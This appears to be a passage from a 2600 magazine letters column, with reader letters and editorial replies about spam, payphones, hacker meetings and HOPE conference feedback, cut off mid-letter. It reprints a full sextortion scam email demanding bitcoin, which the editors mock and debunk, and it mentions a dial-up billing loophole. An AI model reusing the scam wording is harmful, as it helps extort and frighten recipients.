I've been happily using all sorts of Google-related services without giving them my phone number and, as for Facebook, anyone using it who knows anything regarding its policies should already know it is run by a piece of ecreta which thinks that privacy should not exist.

I enjoy reading the magazine, but this article seemed to be written by a teenager from the turn of the century.

Zero

We're not really sure what "ecreta" means, but we get the gist. It's unclear why you think a teenager from 2001 (or did you mean 1901?) wrote this, but we're open to that perspective. One thing is fairly certain: most people, whether readers/writers of this magazine or not, give too much personal information away when they don't have to. One of our main reasons for existing is to help people find ways around that. Privacy should

never be treated as a commodity. Naive as it may sound, it's something we as individuals have the ultimate authority over - if we care enough to enforce it.

Dear *2600*:

I read with some interest the letter in the Summer 2018 issue ("Drama" section) by victor where he tells his story about taking pictures of a payphone (for a depressed friend) near an abandoned gas station and he states he would "go to look at that payphone and think of him often" and the bit about the cops showing up around the shopping center. In the city I used to live in, there was a big problem with drug dealers hanging around a bank of payphones next to an abandoned shopping center. The dealers were using the payphones for their "business," as the phones could receive calls, and when people would try to use the payphones, they were chased off by the drug dealers. The police might have noticed him hanging around a payphone and thought he was dealing drugs and, since it was near a chiropractor and child's day care center, it might have set off many alarms (never overestimate the paranoid mindset). If they suspected drug dealing and started tailing him... well, the rest of the letter suggests the police would have a field day following him. Just a thought.

Rick

That indeed could be the case. It's sad, though, that simply hanging around a payphone is enough to make someone seem suspicious. And these days, it's highly unlikely any drug dealers are still using that old technology.

Annoyances

Dear *2600*:

I've sent you a couple of emails recently and haven't heard back. I don't want to be a nuisance so I'll take the hint and leave you alone but if you do want to fix the broken link here are the details:

[details obliterated]

I think this will be useful for your visitors because we have a people search and background check feature that is a good alternative to Four11.

Please let me know if you have any questions or if there is anything I can do to help.

Thanks,

Don't want emails from us anymore? Reply to this email with the word "UNSUBSCRIBE" in the subject line.

Joseph

Yes, this person or script continues to harangue us over a link they want in our hacked web pages section of our website. The story so far: a hacked web page from 1999 had a link to four11.com which no longer exists and these numbskulls thought it would be a good idea to replace it with a link to their existing company instead. Ever since, we've been barraged with annoying human-sounding pleas to see reason, yet they revealed that we're somehow subscribed to their bullshit and can make it all stop by just asking.

There's no doubt about it: spam is getting more sophisticated and more annoying. This goes for email spam as well as phone spam, where it's becoming increasingly difficult to tell when a human is actually involved. There are some dark days ahead.

Dear 2600:

How is it possible that your website is having so many errors? Yes, most of the people share their anger and frustration once they get my email.

Now, I will show you the number of broken links, pages that returned 4XX status code upon request, images with no ALT text, pages with no meta description tag, not having an unique meta description, having too long title, etc., found in your 2600.com.

If this is something you are interested in, then allow me to send you a no obligation audit report.

Jamie
Marketing Consultant

We have no doubt that people are indeed expressing "anger and frustration" when they get these emails, but not for the reasons stated here. This is yet another example of email spam designed to provoke a reaction and, if you actually are dumb enough to respond, a leak in your finances.

Dear 2600:

Hi, victim. I write you because I put a malware on the web page with porn which you have visited.

My virus grabbed all your personal info and turned on your camera which captured the process of your onanism. Just after that the soft saved your contact list.

I will delete the compromising video and info if you pay me 300 EURO in bitcoin. This is address for payment: [redacted] I give you 30 hours after you open my message for making the transaction.

As soon as you read the message I'll see it right away.

It is not necessary to tell me that you have sent money to me. This address is connected to you, my system will delete everything automatically after transfer confirmation.

If you need 48 h just reply on this letter with +.

You can visit the police station but nobody can help you.

If you try to deceive me, I'll see it right away!

I dont live in your country. So they can not track my location even for 9 months.

Goodbye. Dont forget about the shame and to ignore, Your life can be ruined.

jmkrtw

And this nonsense is supposed to put the fear of God into us? Unfortunately, it seems to work for some, especially when such letters are sent to email accounts associated with data breaches where old (or current) passwords have been revealed. The recipient's password is included in the email and they panic upon seeing it, assuming their entire identity is about to be compromised. This situation only gets worse if someone uses that password for multiple accounts. It's never a good idea to pay these people, no matter how convincing they sound. Even if they do have something on you, there's nothing to prevent them from doing this over and over. In fact, the next day, we got email from jmkrtw's friend nybirsr who wanted $600 for the exact same threat. But at least it gave us a reason to print the word "onanism" for the first and now second time.

Queries

Dear 2600:

I have a POTS question. Back in the 90s, I lived in a small mountain community. We were serviced by GTE and later Verizon. Two things our phone system did which I found odd were the ringback and nightly shutdowns. If I called my own phone number from that line, I'd hear two short beeps. Then I'd hang up and the phone would start to ring. Answer it and there would be two more short beeps. I did that a lot to annoy my dad. Also, every night at around 1:00 am, the phones would go dead. At first, I thought it was just my line, so I walked down to the payphone and that one was dead too. They would be shut off for about an hour or so. I couldn't even call 911. To clarify, there was voltage on the line, just no tone. Anyone ever experience this too or can explain what was causing this?

Bryan

This sounds like one of those substandard occurrences that used to happen in GTE-land, an area that encompassed some of the non-Bell regions of the country. We used to print all kinds of horror stories that happened back in the 1980s and 1990s - everything from phone numbers that couldn't be reached at all, to operators and customer service representatives who delighted in torturing customers, to fees being charged for dialing toll-free 800 numbers. We're not at all surprised to hear that one of these companies thought it was OK to just shut down the system at night for one reason or another. As for ringbacks, those were fairly common everywhere and still work in a number of places. It sounds like you might have had a party line where you could actually dial your own number from your own phone. But in most other cases, a special three-digit exchange would be used where you would dial that exchange and then the last four digits of your phone number. You'd get a special tone and, if you flashed your switchhook and hung up, your phone would ring. This used to be great fun at parties.

Dear 2600:

Okay, so I must admit that I am a complete newbie at using the IRC stuff. I was trying to connect with you guys on the Freenode, but I can't seem to get it to work. I know 2600 has an IRC for us hackers, but I don't know what to do and I really want to connect to you guys. Can you help?

Hexhackor

While there's a 2600 presence on the Freenode network, our own IRC server can be reached at irc.2600.net. We don't control what goes on there, but it's generally a good place to meet like-minded people in the world of hacking. As for how to get it all to work in the first place, that depends on how you're choosing to connect to IRC. Some people use shell accounts, some use instant messaging clients, some use websites. Without knowing what specific issue you ran into, we can't really tell you how to solve the problem. However, searching the web for IRC tutorials should prove useful.

Dear 2600:

I need to learn ethical hacking. Can you teach me?

Maurice

Play with technology. Question the rules. Don't be destructive and don't steal. Teach others, share your info, and don't discourage newcomers. Class dismissed.

Observed

Dear *2600:*

As seen on television this evening....

Dufu

We're all too familiar with the Townsend 2600 sausage peeler. There are some things you just can't unsee.

Dear *2600:*

The "Government Attic" website has just published a horde of NSA security posters from the 1950s, 1960s and early 1970s. Some of them would make great *2600* covers!

The Poster images are available at www.governmentattic.org/28docs/NSAsecurityPosters_1950s-60s.pdf.

Michael

There are enough potential covers here to last a lifetime. We actually used these posters at The Circle of HOPE where they were displayed throughout the conference area all weekend. They managed to scare a number of attendees.

Dear *2600:*

I love the website and I think you have done a great job with it. There is one thing though, that I wanted to mention:

Currently, the "Payphones" menu item leads to www.2600.com/payphones, which is a great gallery. However, there is still a need for the www.2600.com/phones page, which, while still existing online on the website, doesn't have a link to it. It is nice to be able to check the phones per country. I had to open my issue of *2600* to be able to find the URL.

IFo Hancroft

This is another example of a reader discovering one of our old web pages that we had managed to lose track of, even though we continue to print the URL in each issue. Obviously, we are not web designers and there is much that we want to get to and fix that we never seem to be able to. We like to think that the messiness and overall chaos on our site is indicative of the madness of creative minds. Nevertheless, we'll try and get things cleaned up more.

Dear *2600:*

An update to *2600*'s Google Blacklist: "4Chan b" is no longer blacklisted.

Braden

We're trying to decide whether or not this can be considered progress.

Dear *2600:*

Scroll to the phone number at the bottom of www.maralagoclub.com. Can you guys sue?

Dr. Bell

We can't sue Trump for using our name in a phone number, although he has sued people for using his name, even though it already existed as a common word. But don't despair. There are all sorts of other fun things we can do with a phone number. (Best not to say more.)

Meeting Issues

Dear *2600:*

I went to the 5 pm meeting today at Starbucks inside Barnes and Noble on Dale Mabry (Tampa) and spoke to an individual I will refer to as "Buffalo Bill" since he wore a Buffalo Bills hat. I believe he was the meeting organizer. He dismissed me immediately and eventually left along with three other members and went to another location to meet. *This action was a direct violation of your meeting guideline #1.* Please advise.

Virtual7

It's really hard to judge what happened here without knowing more specifics about the interaction and that's really not something we need to get involved in. Suffice to say, this isn't how things should go. But that one person doesn't "run" the meeting, as they're designed to be decentralized. If someone decides to leave and go somewhere else, they have that right. But then they're no longer at the meeting. We can't control politeness or social standards in people; we can only advise on what we believe will work. If this meeting turns out to be an elitist gathering where new people are shunned, then it won't last, just like the hacker community itself won't last if it behaves that way. We suggest continuing to attend, meet or bring others, and help steer the meeting into more of what you would like to see. Please keep us informed.

Dear *2600:*

FYI, Melbourne, Australia has apparently relocated due to the Oxford Scholar Hotel no longer being open. The new venue is The Crafty Squire on 127 Russell Street.

Patrick

We hadn't listed that location in over a year, but apparently the new venue also changed. This is a great way to cause confusion. Let's hope this one lasts a bit longer.

Dear *2600:*

I would like to go on the next meeting in Belo Horizonte, Brazil.

Thiago

You don't need our permission. Just show up!

Dear *2600:*

Any possibility of starting a *2600* meeting in Saigon, Vietnam?

Eric

If you're offering, then most definitely. We would love to see that.

Dear *2600:*

Hello. I showed up at the advertised location at the advertised time in Omaha, Nebraska. I was unable to identify who was with *2600*.

Can you put me in touch with someone who could provide more specific guidance on what to look for? I'd like to try again next month.

Bruce

We don't give out private info for the meetings, which aren't run by any one person. If only one individual shows up, then they are the meeting, and hopefully they will figure out a way of getting more people to show up. For now, we'll assume that's not the case here and that more attendees will appear or you will find them in another area. Please keep us updated. If anyone from that meeting is reading this, you need to make yourselves more visible. Hacker shirts and hats are always helpful.

Dear *2600*:

Due to a group split within [city redacted], another group within [redacted] has been started and will be having its fourth meeting on the third Friday of the month (to avoid clashing with [redacted]). I wanted to inquire as to whether we could have [redacted] listed on the meetings list and if we're allowed to keep it on the third Friday?

[Redacted]

For the second issue in a row, we've eliminated identifying info from a meeting to avoid calling attention to its internal problems. (We won't say whether it's the same meeting, as even that could provide more clues.) We're not interested in whatever drama is going on here. If your meetings have become so contentious that you can't even be in the same public space at the same time, then you have bigger problems. Not everybody is going to agree, and some people will even dislike other people. This is normal. Our meetings are designed to withstand this, as attendees are always free to move to another section and be with people they like better. Nobody has seniority or can shut out other attendees. If people are breaking laws, then they can be kept out by the establishment. Otherwise, they have as much right to be there as anyone else. We hope you're able to work out your differences because splitting the meeting is not the answer. In the past, we've simply delisted meetings that develop these rivalries until another generation comes along that is able to move past them. We hope that doesn't happen here, but this kind of conflict is the last thing newcomers should be confronted with.

Dear *2600*:

Hi, just found out about *2600* meetings. I see there is a meeting place for Toronto, but no time or contact. Do you have any more information?

Jeff

There's no time in our listing because, as stated, the default time is 5 pm. As for contacts, we don't give out people's private info and all attendees have equal status, so there's no "leader" or person who runs it, although some people do more for the meetings than others. (It's a thankless task, like so much else.)

Dear *2600*:

Is there a Twitter for the Fort Lauderdale, Florida *2600* meeting? I didn't see a website listed on your main site.

Nick

We're unaware of a Twitter account for this meeting. We recommend someone at each meeting take the responsibility of registering and running such an account, as it helps greatly in communicating with new attendees. And be sure to follow @2600Meetings for all the latest meeting info, as well as a list of other Twitter accounts for existing meetings.

Dear *2600*:

Hello, I am deleting the Tucson, Arizona meeting website. The reason I am deleting the page is because nobody ever shows up anymore. The meeting organizer moved to Washington DC and nobody (including myself) took on a leadership role. The venue for meetings started having bands on the first Friday of the month. Slowly the group has dwindled from a dozen members to just me.

It is a shame. This is the third *2600* group I have been a part of in this town. First at Borders Books, then Epic Cafe, and this last one at Black Rock Brewers. Ever since April, I have been the only one in attendance.

Please remove the link to the web page when you can.

Tucson *2600*

We've removed the link as well as the listing since this meeting is now defunct. We're sorry to hear how things went. A couple of points: while meetings don't belong to any one person or group, they do require people to show up and, even better, maintain an online presence of some sort, whether through a website, Twitter, or some other form of social media. When people stop doing this, inevitably the meeting will start to wither. That's why it's especially important is to get new people to show up, since everyone eventually has other commitments that take them away from these gatherings. Communities only grow and thrive if they're not insular. For all the other meetings out there, we suggest thinking of ways to attract people who haven't been to a meeting before and to be as open as possible to those you might not otherwise be hanging out with. Encourage them to play an active role so the meetings thrive. This has repeatedly been proven to work over the years. And we hope at some point someone comes along to help breathe new life into the Tucson scene.

Manifesto

Dear *2600*:

This is how I feel when someone calls someone else a script kiddie. It's surely not article quality, but I'd love to see it in a letter:

Another one got caught today. It's all over *2600*. "Kiddie copied my code!" "Kiddie used my code for bank tampering...."

Damn script kiddies. They're all alike.

But did you, in your three-piece hacker psychology and 1986's techno brain, ever take a look behind the eyes of the script kiddie? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a script kiddie, enter my world....

Mine is a world that begins with clipboard... I'm smarter than most of the other kids, this crap "hello world" they teach us bores me....

Damn elitist. They're all alike.

I'm a senior application specialist. I've listened to tutorials explain for the 15th time how to say "hello world." I understand it. "No, Agent Smith, I didn't show my how to do my work. I had to reverse engineer it...."

Damn kiddie. Probably copied it. They're all alike.

I made a discovery today. I found a repository. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I missed the original designer's point. Not because it doesn't like me....

Or feels threatened by me....

Or thinks I'm a smart ass....

Or doesn't like teaching and shouldn't be here...

Damn script kiddie. All he does is copy and paste code. They're all alike.

And then it happened... a door opened to a world... rushing through the ISP line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a code example is found.

"This is it... this is where I belong...."

I know no one here... even if I've never met them, never talked to them, may never hear from them again... I don't care....

Damn script kiddie. Using my method again. They're all alike....

You bet your ass we're all alike... we've been spoon-fed baby food at every single code site when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by terrible non-real-world examples, or ignored by the elitist. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the GitHub and the switch, the beauty of the baud. We make use of a code already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us script kiddies. We explore... and you call us script kiddies. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build bad asyncs, you attempt to obfuscate, you call us names, cheat, and lie to us and try to make us believe it's for our own good, yet we're the script kiddies.

Yes, I am a script kiddie. My crime is that of curiosity. My crime is that of not judging people for using other's code. My crime is that of outsmarting you, using you, copying you, something that you will never forgive me for.

I am a script kiddie, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

+++The Scripto Kid+++

Well, if you're going to write a manifesto defending script kiddies, it's only appropriate that most of it be lifted from someone else's words. That said, there are some pretty valid points here.

Reconnecting

Dear 2600:

I got a free *2600* with my AdaBox from Adafruit. What a blast from the past! I remember the early bulletin boards and the first publications. Lost track of the publication when I got immersed in a challenging software project. It was a delight to read again.

Mark

We're happy to have caught up with you. So many people rediscover us after a number of years embark-ing on careers or adventures. More than a few are shocked that we've managed to survive. We never know how to take that.

Dear 2600:

Regarding sueicloud's letter in 35:1, let me tell you a little history that I heard in a *2600* meeting in Argentina close to the year 2000. At that time, the only affordable way for a residential subscriber to get a home Internet connection was the telephone data connection. Cable connections and broadband did exist, but they were very expensive and only big private companies could pay for them. Our local telephone company (Entel) was bought by Telefonica from Spain and France Telecom in the 1990s, and the telephone data connection that they sold had a limited quantity of hours per month.

At that time, there was a telephone dedicated plan with 0600 (or 0800?) numbers and it was said that when you consumed all the hours of the plan, you would not get disconnected. But if you hung up, the next time you called, the system would not give you access until the next month. The trick was to not hang up and remain connected, and you could be hours, days, and weeks with free access. Twenty years after in the cell phone age this story repeats again. Awesome! Don't be afraid of losing this trick; if the telcos couldn't fix it in 20 years, it's now a part of the system.

Pablo 0
Argentina

There are just some bugs that never die.

The Circle of HOPE Feedback

(Note: These letters were sent as feedback for The Circle of HOPE and, as is now traditional, we thought they would be of interest to readers. Since we didn't explicitly tell writers that these comments might be printed, we have omitted names.)

Dear 2600:

I have been to many HOPEs and saw some great tweaks you all made this year.

- New layout with the main room leading all the way back was super awesome. It totally eliminated the awful traffic jams that would occur.
- Express elevators to LL were magic. In fact, the elevators this year were much less crowded (in my opinion). I'm sure that made for happier hotel guests.
- The bright white tape marking the fire lanes works great. In fact, many times people lined up to get in and out of places (Vaughan) instead of becoming a huge blob. You all might try putting down tape for in/out traffic for the secondary room (Booth).

A couple nitpicky things....

- The wristbands were kinda meh. They did look great. But it was kinda annoying not being able to take them off (maybe should have put it on loose instead). I would certainly vote to bring the lanyard badges back.
- No power strips on the work space area tables on the mezzanine. I use that space a bunch and missed not having those.

I should also add that on Friday I asked the help desk a few times for the password for the Wi-Fi and they said that the open Wi-Fi was the only option. I'm fairly sure that is why there was a majority of people

using the open Wi-Fi versus PSK (a stat mentioned at closing). I only found out on Sunday what the password for the PSK network was when an MC mentioned it.

Amazing conference this year. Thanks!

The Circle of HOPE Writer #1

The vast majority of problems we experience are due to lack of communication or just plain miscommunication. As soon as we fix it in one place, it seems to pop up in another. But we'll continue trying to sort out the issues you mention.

We gave people the option of removing their wristbands and trading them in so they didn't have to wear them for the entire weekend. We probably didn't put up enough signs stating this. The same thing happened regarding conveying access to the various Wi-Fi options.

There should have been power strips in the work space area as we certainly had more than enough of them. We'll look into that.

We're happy that the overcrowding issues seem to have been alleviated. That was the primary complaint from the previous conference and we spent a lot of time coming up with methods of addressing it. The expansion downstairs seems to have done the trick.

Dear *2600:*

I would like to start off by saying thanks a lot for making HOPE be HOPE. It was my first time at HOPE and it was the best conference I have ever been to. The spirit and community was amazing! I had very high hopes and it was better than I could ever imagine. It had everything! And the new demo part was amazing! I stayed until 01:30 and then went straight to my hotel room and feel asleep.

I booked Hotel Penn half a year in advance in order to make sure I could get a room. I got a nice room on the 16th floor and the hotel was good in all ways. It was the first time I was in New York City (I'm from Gothenburg, Sweden), so I did the casual tourist stuff like Statue of Liberty, Empire State Building, and so on....

After live streaming it last time, I wanted to see what has been up with the dude that talked about torrenting chemicals, so I attended his talk: "Torrent More Pharmaceutical Drugs: File Sharing Still Saves Lives" and wow! What a talk! This guy sure is a true hero! I never thought biohacking was so cool until I realized what he did; this dude and his group helped to make it harder for HIV to spread among people that used heroin. He and his group have a lot of cool stuff going on that can help real people!

I also wanted to touch on the Twitter shitstorm regarding some random dude that asked Chelsea some question about Assange. I think that was *a lot* overplayed by a certain amount of people. I sat ten meters from what happened - and nothing really happened. Some random dude came in, sat down, asked Chelsea, and she responded. Nothing more happened. It hurts to see that a certain amount of people think that we should solve it by censoring and not allowing a certain type of hat. It was another dude that wore a hat that said "Trump" and no one cared about that.

I thought it was really sad to hear that it was Steven Rambam's last talk. But it was a really good talk - he had some really cool things in his slides.

I also wanted to ask Chelsea that if she were to leak the documents today, would she have turned to WikiLeaks like she originally did.

And Ronnie! Wow, best karaoke you could hope for!

And now I am back in Sweden with my current job that I hate, but not for long! I'm quitting and moving to Bucharest, Romania soon in order to work on my own software company.

In conclusion, HOPE is the best conference I ever attended and the whole experience was so amazing.

See ya at the next HOPE!

The Circle of HOPE Writer #2

We're glad you had fun and embraced the true HOPE spirit. We agree that asking questions shouldn't be an issue, especially in the hacker community. When overtly menacing people appear on the scene and try to harass or intimidate others, that is when we need to be concerned and act appropriately. How often this occurred and how much we were overwhelmed by it are the issues we're continuing to analyze.

Dear *2600:*

First timer here who learned some new things and came away excited to dig into more! Thanks for all that you do and for making this a good introductory experience. No doubt this can sometimes feel like thankless work, but know that your efforts are appreciated.

Apart from the above kudos, there are some residual thoughts I had that will hopefully be useful to you. This was my first time at HOPE and only the second security conference I've attended. As an openly queer, genderfluid attendee, I wanted to share some feedback with you on my experience from this past weekend.

First and foremost, I want to make it abundantly clear that despite some self-identification you'll find in this message, I'm not interested in using it to weaponize my communication with you. In fact, I'm only disclosing this to let you know that only I speak for myself and my experiences; no one else speaks for me as a queer or genderfluid person. Furthermore, I share my thoughts from a place of compassion for everyone involved, a desire to build understanding, and to support HOPE and what I perceive its mission to be: the creation of a safe and inclusive space for everyone to share and learn together. Now more than ever, we need spaces that encourage civility and open discourse, especially when we're all working towards a common goal of making the world a better, privacy-conscious, and more secure place.

Secondly, and I'm not sure that I witnessed the events that a few presenters made reference to, but I did witness a few provocative questions to Chelsea Manning and a few hecklers for Steven Rambam. While some of it felt unnecessary or disrespectful, none of it had the tone of violence that some seem to imply. Of course, I'm perfectly willing to admit that I may not have the same sensitivities or awareness as others, or I may not have seen additional tense exchanges - it was a fairly bustling conference and I opted to stay put for good seating for a lot of talks.

Thirdly, and in a more long-winded way of putting things: what I noticed in the response from some folks at the conference were the all-too-familiar red flags and rallying battle cries reminding me of similar experiences at DSA events many years ago that completely soured my experience with any kind of participation in

organized "social justice" and activism, even though it's something I care deeply about. As someone who grew up in the South with a secular humanist background, I can't help but feel like a few of the passionate folks at this conference ironically share some of the qualities of the puritanical religious fundamentalists and white separatists I unfortunately grew up around. George Orwell put it best: "Orthodoxy means not thinking - not needing to think. Orthodoxy is unconsciousness."

If you had the chance to attend the presentation on Sunday evening, "Online Monitoring of the Alt-Right," I believe the last person to submit a question to the presenters (a self-identified queer man of color), perfectly captured the spirit of my concerns with the turn of events this weekend. Please refer to his question if you have the chance to review the video. If you were not privy to this important question, here is my poor attempt at recalling the question/concern: as creative thinkers, how do we approach, select, design, and use mechanisms to confront those we perceive to hold unpopular or even violent beliefs? And what are the ethics we need to consider for these mechanisms, given that they may be turned around and used against us? Do we want to introduce mechanisms in support of shaming, coercion, exclusion, and violence? I don't claim to have any answers to these questions, but they are questions worth discussing further, as it spans beyond the scope of HOPE in these emotional and polarizing times.

Fourthly, it's distressing to know that Steven Rambam felt like he could no longer speak at HOPE (he was actually one of the reasons, along with Chelsea Manning, that I was excited about this conference). While his politics are completely at odds with mine, I do value what he's able to share and what perspective he brings to the community. I don't have to clap for everything he says, nor do I have to agree with it. Ultimately, it's his decision, albeit a foolish one, to no longer participate. Hopefully, he reconsiders. Diversity of thought is critical to forming educated opinions and if we're only hearing mantras from one side, we're not truly learning anything or challenging ourselves.

HOPE doesn't have to be "all in agreement or pressured into nothing," nor should it be. The world certainly isn't. Your code of conduct seems to capture the need to balance an inclusive space with the diversity of our community at large. I'm not sure what you could change in the CoC without sacrificing something important. We all need to figure out how to continue to work together to constructively collaborate, fix, and build what we can.

Lastly, some suggestions that may be helpful from my experiences attending other conferences (secular/free thought, academic, and privacy/legal conferences, so maybe these suggestions aren't a good cultural fit) on how they've handled similar situations:

• More "meetup spaces" for marginalized groups that are clearly communicated and posted for those who wish to network and discuss in safe spaces (and not on social media for those who do not participate). If HOPE has volunteers who are among these underrepresented groups, it would be great to have at least one volunteer present there to ensure engagement and a direct line to conference organizers should any concerns arise.

• A non-intrusive mobile app for the conference that can display alerts, report problems, communicate schedule changes, and other conference-related information. This would have been awesome for HOPE, as I had no idea what the fourth and open track was about, what topics were selected, or where it was being held. I also really had no idea that tensions were so high until some were literally shouting on stage about it.

• Regularly scheduled meal breaks to not miss talks! Maybe "hanger" was a real thing this conference?

• A "Happy Hour" type event for all to gather and network. I don't drink, but I do like to socialize and have a space to do that within a conference?

Anyway, thanks again for all that you do and for making it this far if you did!

The Circle of HOPE Writer #3

These are some truly well thought out observations which make us really proud to be a part of this community. These are indeed the questions we're all struggling with. We're going to study all of these ideas as well. For those who want a look at the code of conduct we had in place for this conference, it can be seen at xii.hope.net/codeofconduct.html. As with most things, it's a work in progress.

Dear *2600*:

First off, thank you for all of your hard work organizing a convention. I know from experience that making everything come together in some semblance of organization is near impossible with thousands of people - you did great on this front!

I also noticed that you don't raise ticket prices that much at the door - in fact, ticket prices are astoundingly cheap compared to some blue-team conferences which can be $1000 a head for a weekend. I am guessing you are saving money in the hotel venue... so let's talk about the hotel venue.

There were so many amazing talks that I had to skip because the elevators were too full. Not just because I could not make it on the elevator, but once I was on and more and more people kept piling in, then things got terrifyingly real quick.

The elevator doors would open, and then the damn machine would drop us about two feet. With the door open. That is enough to kill someone trying to get out at just the wrong moment. It is also enough to scare others from even getting on the elevator in the first place.

Elevators aside, picking a hotel for a venue implies that you expect the conference goers to sleep in said hotel. For $1200 for the weekend (I have the receipt, want to see?), I would expect to not have to pay $30 *per device* to connect to the Wi-Fi from my room. Moreover, I would expect to have fitted sheets on the bed, no stains on the curtains/comforters, clean towels, no holes in the bathroom floor or tub, decent water pressure, hot water that lasts for a five minute shower, and more.

Not to mention that it literally took me three hours to checkout. Yes, I could have dropped my key in the drop box, but without a printout of my receipt and proof that I actually checked out of the hotel, they are free to claim I stayed another night or whatever and bill me for it.

Most relevant to you, though, is the fact that no matter how awesome HOPE is and no matter how much

work you put into organizing it to make it great, if you have HOPE at Hotel Penn again, then it is simply not worth my time or money to travel to the conference, only to be denied access to talks due to the lack of safe elevator access to the 18th floor.

Please consider relocating the conference to a better venue. Raise ticket prices to make this happen. Also, please sell some sort of hard-copy with all the talks on it right on the hope.net website - an external SSD for example. Something so that it is easier to watch all the talks I had to miss out of honest fear for my life re: elevator traffic.

The Circle of HOPE Writer #4

We can't really address most of this, as we don't represent the hotel and can only put forth our own interpretations. We hadn't heard this elevator complaint from anyone else and would certainly address that with the hotel. The best course of action (there and in any hotel) is to go to the front desk and ask to report it, giving as many specifics as you can. We don't know how you paid so much for a room, as we had discounted rates well under $200 per night. If you didn't take advantage of that offer or got a bigger room, that could explain the additional cost.

We'd like to know what others thought of the hotel in general. If we moved to a "better" one, it would indeed raise the prices, probably quite considerably. Of course, people are always free to stay wherever they wish and still attend the conference in its current location.

By the time you read this, we should have all of the HOPE videos available on flash drives and for downloading, as well as on DVDs in case anyone still uses those. (We hope so, because it's an incredible pain to put all of that together.)

Dear *2600:*

Please reach out to the Imperial Court of New York to discuss how they handle security.

All security volunteers are *required* to take an orientation session where all policies are explained weeks before Night Of A Thousand Gowns. Obviously, a huge hotel full of drag queens and kings needs special protection. This would be a good place to get advice.

Also, I wouldn't be surprised if the fascist BS at HOPE was orchestrated by our "friend" Steven Rambam....

The Circle of HOPE Writer #5

This is a good example of how someone can give really helpful advice and then descend into an ignorant accusation based on absolutely nothing but a differing opinion. It's precisely this kind of rumor-mongering and hostility that destroys any hope of dialogue and generally helps put people in an apprehensive mood. This is not the tone we want to set and we doubt many of our attendees would go along with this.

Dear *2600:*

Just an idea... maybe HOPE 13 can have a table in the Hacking Village where people can learn basic CPR if they want to (or basic lifesaving techniques, choking, etc.). You never know when a skill like that can come in handy and when someone might be in a situation where it isn't possible or practical to Google. Plus, it's kind of like hacking the body, resuscitation being the ultimate hack.

If that sounds like a shit idea, then maybe have a poster or two with instructions on basic life saving techniques (like those choking victim posters). I definitely think it would be a good idea to have an emergency medical kit available on each floor.

As far as the MAGA and troll crap goes, I'll have to think about it more... but it might be a good idea to invite those folks who signed the "no confidence" doc to help write a new CoC... something that is agreeable to most and possibly a new standard for other events as well, not just HOPE.

Anyways, I had a great time as always. Thanks for all of the efforts!

The Circle of HOPE Writer #6

We certainly are open to rewriting our CoC and are always willing to listen to new ideas and critiques from all. Those who are quick to condemn us will also be heard, but we don't believe they earn any special placement as a result of their actions. What we're most interested in hearing are experiences that people went through, and ways that we can prevent and learn from anything negative.

The CPR idea is a great one - we actually have trained personnel on hand at all times and some of them were really tested this year. We all owe them a huge debt of gratitude.

Dear *2600:*

I wanted to congratulate you for a great HOPE conference! I attended for the second time and bought two passes. One for me and one that my wife and my daughter shared (they came at different times). The three of us had a good time and learned a lot in the various sessions we attended. We definitely want to come back in two years (and hope Steven Rambam reconsiders his decision to no longer attend!).

I can't really comment about the issues that were reported in Twitter and during the *Off The Hook* radio show because neither of us were there when what was reported happened.

For what it is worth, we saw a guy with a white MAGA cap during the surveillance psychiatry talk. He lined up to the mic to ask a question. He took off his hat before he asked his question. He was heckled (something like "nazi" or "fascist"). I guess that can be heard from the sound recording. He asked his question calmly and the speaker replied to him courteously. I didn't think much of it at the time, except that the MAGA cap was maybe a bit provocative and the heckling was aggressive in substance but benign after all. Since the exchange with the speaker seemed okay, I didn't think this was problematic. We also saw two guys with a Trump campaign t-shirt in the elevator. Neither my wife nor I felt intimidated. Part of me thought it was great to see diversity (like Bernie S. wears sometime a Bernie Sanders shirt if I am correct).

I was a bit surprised to learn about what happened next through Twitter. I don't challenge or downplay what was reported and stand by the people who felt intimated and uncomfortable. I suggested on Twitter that we wait for you guys to investigate and tell us your findings. Someone replied that I was favoring fascism or something, which I find stupid and not helpful.

Overall, I don't think these issues defined The Circle of HOPE and I wanted to congratulate the organiza-

tion team (including security) for a great experience. I think you guys rock and I am proud of what you are and what you do. Could things be better? Of course. But they could also be worse if we let fear dominate our actions. I wish HOPE remains a big tent where everyone feels comfortable speaking up.

The Circle of HOPE Writer #7

We appreciate the support. In this age of Twitter, we tend to expect instant gratification and problems to be solved on the spot. The more voices in the chorus, the more authority an opinion carries. We're just not comfortable with that.

Our first priority is to keep people physically safe. As we hear of problems, we deal with them to the best of our abilities. In this case, there were problems that came up which we weren't adequately prepared for. This naturally caused some frustration, but we honestly did the best we could with what we had. In situations like this, support is what is needed. That's how we've gotten through so many crises in the past. To have a bunch of people accusing us of supporting nazis is the height of ignorance and probably distracted many from working together to address the issues at hand.

That said, we don't condemn those who jumped onto this fiery bandwagon and hope we can continue working together and viewing this whole thing as a learning experience where we all look at what we could have done better. This is not something that's isolated to our community; it's a reflection of what's going on all around us. And we can certainly do better than the mainstream.

Dear *2600:*

Firstly... I'm a first-time HOPE attendee. HOPE's something I've wanted to go to since I learned of its existence many years ago, so getting a chance to attend this year was a "bucket list" experience for me. I personally found the conference interesting and thought-provoking, and the people I met there universally friendly. I hope (heh) that there's another HOPE in a couple of years, and that I'll be in a place where I can attend it again, perhaps as an even more active participant. I'm glad I went, and I'm glad that HOPE is something that exists in the world.

I'm sure you have tons of people commenting on Saturday's kerfuffle; with one exception, I didn't see and/or recognize what the events were that worked people up so much, so take any thoughts I have with the appropriate grain of salt. Also, I'm sure you're being inundated with feedback about this particular issue. Consider this a data point, nothing more!

My take is that if there had been a prompt response to the initial harassment by *security,* I doubt that things would have escalated to the point where people are talking about "fascists at HOPE." I know that the theory was on your side that there were people in charge of enforcing the code of conduct, and that wasn't security's job. But for most people, security is who they *expect* to enforce things like codes of conduct. Security is visible. People believe security is empowered to help them. If there's someone being creepy or harassing other conference attendees, then it's natural to turn first to security.

So my suggestion for the next HOPE would just be this: Security needs to be *empowered to* and *proactive in* policing code of conduct violations, *up to and*

